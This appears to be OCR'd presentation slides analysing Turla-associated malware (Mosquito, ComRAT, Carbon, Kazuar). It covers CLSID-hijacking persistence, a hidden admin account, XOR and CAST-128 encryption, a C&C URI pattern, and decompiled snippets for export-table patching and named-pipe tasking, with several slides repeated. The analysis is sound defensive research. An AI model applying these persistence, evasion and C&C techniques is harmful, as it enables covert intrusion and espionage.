
Backdoor



Components

Backdoor


Loader



Components

Backdoor


Loader



Encrypted log file

Persistence 1/2


- CLSID hijacking
  - Ex: Ntshrui.dll



Persistence 2/2

- Create a new admin account: HelpAssistant
  - Enable remote administrative actions for this user
  - Maybe used to spy or regain control if the backdoor is deleted.


Where are you export table?



Export table patching

```
base_addr = GetModuleHandleW(&ModuleName);
new_IMAGE_EXPORT_DIRECTORY.Characteristics = 0;
*&new_IMAGE_EXPORT_DIRECTORY.MajorVersion = 0;
base_addr_cpy = base_addr;
pe_header_off = *(base_addr + 15);
export_table = (base_addr + pe_header_off + 0x78);
new_IMAGE_EXPORT_DIRECTORY.TimeDateStamp = 1475070422;// Wed Sep 28 09:47:02 EDT 2016
new_IMAGE_EXPORT_DIRECTORY.Base = 1;
new_IMAGE_EXPORT_DIRECTORY.NumberOfFunctions = 1;
v10 = *(base_addr + pe_header_off + 0xA4) + *(base_addr + pe_header_off + 0xA0);
flOldProtect = 0;
new_IMAGE_EXPORT_DIRECTORY.NumberOfNames = 1;
CommanderDll.dll = 'oC\0\0';                    // CommanderDll.dll
v20 = 'namm';
new_IMAGE_EXPORT_DIRECTORY.Name = v10 + 0x32;
new_IMAGE_EXPORT_DIRECTORY.AddressOfFunctions = v10 + 0x28;
new_IMAGE_EXPORT_DIRECTORY.AddressOfNames = v10 + 0x2C;
new_IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals = v10 + 0x30;
v21 = 'Dred';
v17 = (StartRoutine - base_addr);
v18 = v10 + 0x43;
v22 = 'd.LL';
s_StartRoutine = 'S\0ll';                       // StartRoutine
v24 = 'trat';
v25 = 'tuoR';
v26 = 'eni';
v11 = v10;
VirtualProtect(base_addr + pe_header_off + 0x78, 8u, PAGE_READWRITE, &flOldProtect);
*export_table = v11;                            // Modify export table RVA
*(base_addr_cpy + pe_header_off + 0x7C) = 0x50;// Modify size of export table
VirtualProtect(export_table, PAGE_WRITECOPY, flOldProtect, &flOldProtect);
VirtualProtect(base_addr_cpy + v11, PAGE_EXECUTE_READWRITE|PAGE_EXECUTE, 4u, &flOldProtect);
memmove_0(base_addr_cpy + v11, &new_IMAGE_EXPORT_DIRECTORY, 0x50u);
```

I’m here!


commander.dll(32)_fix
IMAGE_DOS_HEADER
MS-DOS Stub Program
IMAGE_NT_HEADERS
IMAGE_SECTION_HEADER .text
IMAGE_SECTION_HEADER .rdata
IMAGE_SECTION_HEADER .data
IMAGE_SECTION_HEADER .rsrc
IMAGE_SECTION_HEADER .reloc
SECTION .text
SECTION .rdata
SECTION .data
SECTION .rsrc
SECTION .reloc
IMAGE_BASE_RELOCATION
IMAGE_EXPORT_DIRECTORY
EXPORT Address Table
EXPORT Name Pointer Table
EXPORT Ordinal Table
EXPORT Names
pFile Data Description Value
00031E88 00000000 Characteristics
00031E8C 57EBC9D6 Time Date Stamp 2016/09/28 Wed 13:47:02 UTC
00031E90 0000 Major Version
00031E92 0000 Minor Version
00031E94 000372BA Name RVA CommanderDLL.dll
00031E98 00000001 Ordinal Base
00031E9C 00000001 Number of Functions
00031EA0 00000001 Number of Names
00031EA4 000372B0 Address Table RVA
00031EA8 000372B4 Name Pointer Table RVA
00031EAC 000372B8 Ordinal Table RVA

Encryption

- Data is xored with a generated key
  - No, I won’t show you the xor loop :D
- Generation algorithm looks like BlumBlumShub
  - Takes a key and a modulo to generate a bytes stream

Network communications

- C&C
  - HTTPs
  - URI: /scripts/m/query.php?id=<base64 data>
  - SATCOM IP addresses and Cloudflare

Network communications

- C&C
  - HTTPs
  - URI: /scripts/m/query.php?id=<base64 data>
  - SATCOM IP addresses and Cloudflare
- Encrypted data in:
  - GET parameter (id)
  - Cookie
  - POST

Backdoor functions

- Download & execute additional files
- Launch a process
- Delete a file
- Exfiltrate a file
- Add/Delete a C&C server

Mosquito vs ComRAT

- Encryption algorithms are different
- Log structures are different

- Both use CLSID hijacking
- Overlap in the network infrastructure
- Some similarities in the code

Second Stages




Image credit: SpaceX

Advanced Functionalities

- Second stages implement similar concepts to stay persistent and hidden on the system
- They are meant to stay undected as long as possible

Carbon/ Cobra

Overview

- Evolution of the previous rootkit
- Sophisticated backdoor
- Receive and dispatch tasks from other nodes

Architecture


- Dropper
- Loader
- Orchestrator
- Communication DLL

Development Timeline

Compilation date	Orchestrator version	Communication library version
2014-02-26	3.71	3.62
2016-02-02	3.77	4.00
2016-03-17	3.79	4.01
2016-03-24	3.79	4.01
2016-04-01	3.79	4.03
2016-08-30	3.81	????
2016-10-05	3.81	????
2016-10-21	3.81	????


C&C Communication

- Several steps are taken before beaconing out
  - Check for network sniffers
  - First GET request to root page of C&C
  - Real request is made




C&C Communication

- Data that should be sent to the C&C server is written to a file
  - Each blob is encrypted with CAST-128
  - extra 3DES encryption is configurable




Tasks

- Tasks are retrieved from a webpage
- Once decrypted, the tasks are added to a queue



Tasks

- Tasks are retrieved from a webpage
- Once decrypted, the tasks are added to a queue



Named pipe Communications

- Example of communication between modules

```
v12 = 0;
v7 = "frag.np";
v8 = 0;
strcpy(&Dest, "\\\\.\\pipe\\sdlrpc");
v0 = strlen(&Dest);
if ( fnCtor(&v12, &v7, 0, 0, (int)&Dest, v0 + 1, 2) )
  return 0;
fnSetCommParams((_DWORD **)v12, (int)"frag_size=32768", 0);
fnSetCommParams((_DWORD **)v12, (int)"frag_no_scrambling=1", 0);
memset(&Dst, 0, 0x104u);
sprintf(&Dst, "write_peer_nfo=%c%s%c", 129, &v3, 0);
if ( fnSetCommParams((_DWORD **)v12, (int)&Dst, 0)
  || sub_20014975(v12, 0)
  || sub_20014A84((_DWORD **)v12, (int)&gPeerHandShake1, 8, 0) )
```

Named pipe Communications

- Tasks can be forwarded to another node

```
v12 = 0;
v7 = "frag.np";
v8 = 0;
strcpy(&Dest, "\\\\.\\pipe\\sdlrpc");
v0 = strlen(&Dest);
if ( fnCtor(&v12, &v7, 0, 0, (int)&Dest, v0 + 1, 2) )
  return 0;
fnSetCommParams((_DWORD **)v12, (int)"frag_size=32768", 0);
fnSetCommParams((_DWORD **)v12, (int)"frag_no_scrambling=1", 0);
memset(&Dst, 0, 0x104u);
sprintf(&Dst, "write_peer_nfo=%c%s%c", 129, &v3, 0);
if ( fnSetCommParams((_DWORD **)v12, (int)&Dst, 0)
  || sub_20014975(v12, 0)
  || sub_20014A84((_DWORD **)v12, (int)&gPeerHandShake1, 8, 0) )
```

Named pipe Communications

- Tasks can be forwarded to another node

Named pipe Communications

- Tasks can be forwarded to another node

```
v12 = 0;
v7 = "frag.np";
v8 = 0;
strcpy(&Dest, "\\\\.\\pipe\\sdlrpc");
v0 = strlen(&Dest);
if ( fnCtor(&v12, &v7, 0, 0, (int)&Dest, v0 + 1, 2) )
  return 0;
fnSetCommParams((_DWORD **)v12, (int)"frag_size=32768", 0);
fnSetCommParams((_DWORD **)v12, (int)"frag_no_scrambling=1", 0);
memset(&Dst, 0, 0x104u);
sprintf(&Dst, "write_peer_nfo=%c%s%c", 129, &v3, 0);
if ( fnSetCommParams((_DWORD **)v12, (int)&Dst, 0)
  || sub_20014975(v12, 0)
  || sub_20014A84((_DWORD **)v12, (int)&gPeerHandShake1, 8, 0) )
```

Named pipe Communications

- Tasks can be forwarded to another node

```
v12 = 0;
v7 = "frag.np";
v8 = 0;
strcpy(&Dest, "\\\\.\\pipe\\sdlrpc");
v0 = strlen(&Dest);
if ( fnCtor(&v12, &v7, 0, 0, (int)&Dest, v0 + 1, 2) )
  return 0;
fnSetCommParams((_DWORD **)v12, (int)"frag_size=32768", 0);
fnSetCommParams((_DWORD **)v12, (int)"frag_no_scrambling=1", 0);
memset(&Dst, 0, 0x104u);
sprintf(&Dst, "write_peer_nfo=%c%s%c", 129, &v3, 0);
if ( fnSetCommParams((_DWORD **)v12, (int)&Dst, 0)
  || sub_20014975(v12, 0)
  || sub_20014A84((_DWORD **)v12, (int)&gPeerHandShake1, 8, 0) )
```

Named pipe Communications

- Tasks can be forwarded to another node

```
v12 = 0;
v7 = "frag.np";
v8 = 0;
strcpy(&Dest, "\\\\.\\pipe\\sdlrpc");
v0 = strlen(&Dest);
if ( fnCtor(&v12, &v7, 0, 0, (int)&Dest, v0 + 1, 2) )
  return 0;
fnSetCommParams((_DWORD **)v12, (int)"frag_size=32768", 0);
fnSetCommParams((_DWORD **)v12, (int)"frag_no_scrambling=1", 0);
memset(&Dst, 0, 0x104u);
sprintf(&Dst, "write_peer_nfo=%c%s%c", 129, &v3, 0);
if ( fnSetCommParams((_DWORD **)v12, (int)&Dst, 0)
  || sub_20014A84((_DWORD **)v12, (int)&gPeerHandShake1, 8, 0) )
```

Task configuration file

- [CONFIG]
  - NAME (“cmd.exe” by default)
  - ARG
  - RESULT (“stdout” by default)
  - COMPRESSION (“yes” by default)
  - DELETE (“no” by default)

Kazuar

Overview

- .NET backdoor
- Crossplatform
